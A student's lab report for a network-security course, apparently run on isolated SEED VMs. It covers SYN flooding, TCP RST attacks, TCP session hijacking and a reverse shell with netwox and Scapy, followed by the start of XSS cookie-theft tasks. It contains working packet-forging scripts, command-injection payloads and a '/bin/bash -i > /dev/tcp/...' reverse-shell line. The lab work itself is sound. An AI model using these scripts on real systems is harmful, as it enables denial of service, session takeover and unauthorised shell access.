IERG4130 Lab 2 Report

LAU Long Ching
SID: 1155127347


12/04/2021

1 TCP/IP Attack

1.1 Task 1: SYN Flooding Attack

1.1.1 Lab Setup

I first created three VMs, namely Client (10.0.2.15), Server (10.0.2.4) and Attacker (10.0.2.5). They are connected to the same LAN following the guidelines.



Here is the size of the queue:

```
[04/11/21]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[04/11/21]seed@VM:~$
```

And we can check the usage of the queue using `netstat -tna`:

```
[04/11/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[04/11/21]seed@VM:~$
```

1.1.2 The Attack

First we try connecting the client to the server, and we can see that it runs smoothly.

```
[04/11/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

From the server VM, we can see that the connection is established.

```
[04/11/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.15:47182         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 ::1:631                 :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 ::1:49940               ::1:631                 TIME_WAIT
[04/11/21]seed@VM:~$
```


We now try to initiate an SYN flooding attack.

```
[04/11/21]seed@VM:~$ sudo netwox 76 -i 10.0.2.4 -p 23
```

On the victim machine, we can see that `netstat -tna` result is spammed with connections with state as `SYN-RECV`, indicating half-open connections.

```
tcp        0      0 10.0.2.4:23             255.50.224.36:40262     SYN_RECV
tcp        0      0 10.0.2.4:23             240.197.35.131:41727    SYN_RECV
tcp        0      0 10.0.2.4:23             245.104.63.78:51302     SYN_RECV
tcp        0      0 10.0.2.4:23             253.226.8.181:28308     SYN_RECV
tcp        0      0 10.0.2.4:23             244.140.177.52:9847     SYN_RECV
tcp        0      0 10.0.2.4:23             241.237.83.28:5380      SYN_RECV
tcp        0      0 10.0.2.4:23             252.101.205.244:62048   SYN_RECV
tcp        0      0 10.0.2.4:23             245.181.231.60:12209    SYN_RECV
tcp        0      0 10.0.2.4:23             250.28.238.120:17346    SYN_RECV
tcp        0      0 10.0.2.4:23             240.44.179.47:2379      SYN_RECV
tcp        0      0 10.0.2.4:23             241.11.89.150:55763     SYN_RECV
tcp        0      0 10.0.2.4:23             244.144.183.4:60927     SYN_RECV
tcp        0      0 10.0.2.4:23             248.230.50.144:10829    SYN_RECV
tcp        0      0 10.0.2.4:23             252.10.85.155:31714     SYN_RECV
tcp        0      0 10.0.2.4:23             252.71.255.113:13653    SYN_RECV
tcp        0      0 10.0.2.4:23             242.120.191.242:13183   SYN_RECV
tcp        0      0 10.0.2.4:23             241.181.183.244:59483   SYN_RECV
tcp        0      0 10.0.2.4:23             248.223.191.138:17306   SYN_RECV
tcp        0      0 10.0.2.4:23             243.39.98.98:6171       SYN_RECV
tcp        0      0 10.0.2.4:23             251.194.33.228:19230    SYN_RECV
tcp        0      0 10.0.2.4:23             245.212.200.81:22527    SYN_RECV
tcp        0      0 10.0.2.4:23             250.44.111.30:14828     SYN_RECV
tcp        0      0 10.0.2.4:23             253.8.253.233:25043     SYN_RECV
tcp        0      0 10.0.2.4:23             247.243.59.40:6461      SYN_RECV
tcp        0      0 10.0.2.4:23             241.213.192.244:54726   SYN_RECV
tcp        0      0 10.0.2.4:23             247.3.14.190:47594      SYN_RECV
tcp        0      0 10.0.2.4:23             249.180.109.107:39427   SYN_RECV
tcp        0      0 10.0.2.4:23             249.45.218.199:37647    SYN_RECV
tcp        0      0 10.0.2.4:23             250.101.207.33:53070    SYN_RECV
```

Using Wireshark, we can see a large flood of SYN connections. We see that the victim machine receives numerous numbers of connection on port 23 from random IP addresses spoofed by the `netwox`.



However, the attack seems unsuccessful, as the victim can still start a `telnet` connection to the server.

```
[04/11/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
```

1.1.3 SYN Cookie Countermeasure

So now, we check if the SYN cookie is on, and indeed it is. So we turn it off.

```
[04/11/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Apr 11 04:54:48 EDT 2021 from 10.0.2.15 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/11/21]seed@VM:~$
```

Now we try the attack once again, and the client can no longer connect to the server. The attack is now successful.

```
[04/11/21]seed@VM:~$ sudo sysctl -a | grep cookie
net.ipv4.tcp_syncookies = 1
sysctl: reading key "net.ipv6.conf.all.stable_secret"
sysctl: reading key "net.ipv6.conf.default.stable_secret"
sysctl: reading key "net.ipv6.conf.enp0s3.stable_secret"
sysctl: reading key "net.ipv6.conf.lo.stable_secret"
[04/11/21]seed@VM:~$ sudo sysctl -w net.ipv4.tcp_syncookies=0
net.ipv4.tcp_syncookies = 0
[04/11/21]seed@VM:~$
```

We notice that the attack was not successful when SYN cookie was turned on. The SYN cookie can effectively prevent the server from SYN flood attack because it does not allocate resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet. This prevents from having the queue as a bottleneck, and instead consume resources only for the established connections.

SYN cookies also prevents an ACK flood attack by calculating an initial sequence number using a key known only to the server on certain parameters of the received SYN packet and sending it in SYN ACK packet. This sequence number + 1 is sent back in the ACK packet in the acknowledgment field. The server verifies the acknowledgement number and ensures that it was a result of a SYN ACK packet. This prevents any system from the SYN flood attacks.

1.2 Task 2: TCP RST Attacks on telnet and ssh Connections

1.2.1 Using Netwox

We first establish a `telnet` connection from the client 10.0.2.15 to the server 10.0.2.4:

```
[04/11/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
```

Now on the Attacker's VM we launch the RST attack.

```
[04/11/21]seed@VM:~$ sudo netwox 78 -i 10.0.2.4
```

We can see that the connection between client and server was closed. The attack succeeded.

```
[04/11/21]seed@VM:~$ telnet 10.0.2.4
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Sun Apr 11 05:56:56 EDT 2021 from 10.0.2.15 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/11/21]seed@VM:~$  Connection closed by foreign host.
[04/11/21]seed@VM:~$
```

And it is the same with `ssh` connections:

```
[04/11/21]seed@VM:~$ ssh 10.0.2.4
The authenticity of host '10.0.2.4 (10.0.2.4)' can't be establishe
d.
ECDSA key fingerprint is SHA256:p1zAio6c1bI+8HDp5xa+eKRi561aFDaPE1
/xq1eYzCI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.4' (ECDSA) to the list of known
 hosts.
seed@10.0.2.4's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Sun Apr 11 05:58:01 2021 from 10.0.2.15
[04/11/21]seed@VM:~$
```

It breaks as soon as we launch an RST attack.

```
[04/11/21]seed@VM:~$  packet_write_wait: Connection to 10.0.2.4 po
rt 22: Broken pipe
```

1.2.2 Using Scapy

We first establish a connection between the client and the server as shown below:

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:53             0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 10.0.2.4:23             10.0.2.15:47194         ESTABLISHED
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
[04/11/21]seed@VM:~$
```

Then on the attacker's VM we check the latest TCP packet:

```
▸ Frame 32: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interfac
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 10.0.2.15, Dst: 10.0.2.4
▸ Transmission Control Protocol, Src Port: 47194, Dst Port: 23, Seq: 2834639951,
```


We obtained the ports, sequence and acknowledgement info from the packets, so now we craft the `scapy` script as follows:

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=47194, dport=23, flags="R", seq=2834639951, ack=129871254)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

The attack is successful.

```
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/11/21]seed@VM:~$ Connection closed by foreign host.
[04/12/21]seed@VM:~$
```

Let's try it again on an `ssh` connection. Again we use Wireshark to obtain info:



We then make the `scapy` script:

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=57538, dport=23, flags="R", seq=1945308903, ack=748939348)
pkt = ip/tcp
ls(pkt)
send(pkt,verbose=0)
```

And the connection breaks again. The attack is successful.

```
Last login: Sun Apr 11 06:06:48 2021 from 10.0.2.15
[04/12/21]seed@VM:~$ packet_write_wait: Connection to 10.0.2.4 por
t 22: Broken pipe
[04/12/21]seed@VM:~$
```

1.3 Task 3: TCP Session Hijacking

1.3.1 Using Netwox


Again we have a TCP connection established between the client and the server:

```
Last login: Mon Apr 12 03:44:00 EDT 2021 from 10.0.2.15 on pts/2
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[04/12/21]seed@VM:~$
```

The aim of my attack is to create a text file on the victim's machine. We first convert the command to a hex string:

```
>>> "\rtouch hijacked.txt\r".encode("Hex")
'0d746f7563682068696a61636b65642e7478740d'
```


On Wireshark we check the latest TCP packet sent from the client to the server, and obtain various info.




Then we can craft a packet using `netwox`:

```
[04/12/21]seed@VM:~$ sudo netwox 40 -l 10.0.2.15 -m 10.0.2.4 -o 47
222 -p 23 -q 882965369 -E 237 -r 187961183 -z -H "0d746f7563682068
696a61636b65642e7478740d"
IP_____________________________________________________________.
|version|  ihl  |      tos      |           totlen              |
|___4___|___5___|____0x00=0____|_____0x003C=60_____|
|              id               |r|D|M|       offsetfrag      |
|         0x92CA=37578          |0|0|0|        0x0000=0       |
|      ttl      |   protocol    |           checksum            |
|____0x00=0_____|____0x06=6_____|_____0x0FE0_____|
|                           source                              |
|_____________________________10.0.2.15_____________________|
|                         destination                           |
|_____________________________10.0.2.4______________________|
TCP____________________________________________________________.
|         source port           |       destination port        |
|_____0xB876=47222_____|_____0x0017=23_____|
|                           seqnum                              |
|_____________________0x34A0FB79=882965369_____________________|
|                           acknum                              |
```

From Wireshark we can see that the command has been injected to the victim's VM and response was given.




Here is the result. This indicates that we were able to hijack the session between the client and server and sent a command from the attacker's machine in a way that it seemed to be coming from the client.



1.3.2 Using Scapy

Again we check the latest TCP packet sent from the client to the server, and obtain various info.




Then we craft the `scapy` script using the info:

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=47224, dport=23, flags="A", seq=1896993051,
ack=2179327652)
data = "\rtouch hijack2.txt\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


Now we execute the script.

```
[04/12/21]seed@VM:~$ sudo ./hijack.py
version    : BitField (4 bits)                = 4
 (4)
ihl        : BitField (4 bits)                = None
 (None)
tos        : XByteField                       = 0
 (0)
len        : ShortField                       = None
 (None)
id         : ShortField                       = 1
 (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>
 (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0
 (0)
ttl        : ByteField                        = 64
 (64)
proto      : ByteEnumField                    = 6
 (0)
chksum     : XShortField                      = None
```

From Wireshark we can see that the command has been injected to the victim's VM and response was given.




Again the attack is successful.



1.4 Task 4: Creating Reverse Shell using TCP Session Hijacking


First we establish a `telnet` connection between the client and the server. We sniff the traffic and find the last packet sent from client to the server:




Following the guidelines we craft a `scapy` script that connects back to the attack's VM.

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=47228, dport=23, flags="A", seq=452784178,
ack=3807387572)
data = "\r/bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


We then execute the script:



From Wireshark, we can see that the packet was sent and accepted by the server.




On the attacker's machine, while we were listening to port 9090, we are connected to the server directly when the script executes. We now have access to the victim's shell. Therefore, the attack is successful.




2 XSS Attack Lab

2.1 Task 5: Posting a Malicious Message to Display an Alert Window

We let the attacker be Alice this time. We first write the provided JavaScript code into the "About me" field of Alice.




After saving the changes, the profile page loads again and display the pop up with the string "XSS", which we wrote in the code.




2.2 Task 6: Posting a Malicious Message to Display Cookies

Now we modify the code in Alice's profile as follows:



As the page reloads when we save the changes, we can immediately see that the cookie of the current session displays:




2.3 Task 7: Stealing Cookies from the Victim's Machine

As an attacker, we first start a listening TCP connection in the terminal on the port 5555:

```
[04/19/21]seed@VM:~$ nc -l 5555 -v
Listening on [0.0.0.0] (family 0, port 5555)
```


Now, in order to get the cookie of the victim, we insert the following JS code in the attacker's (Alice) description:

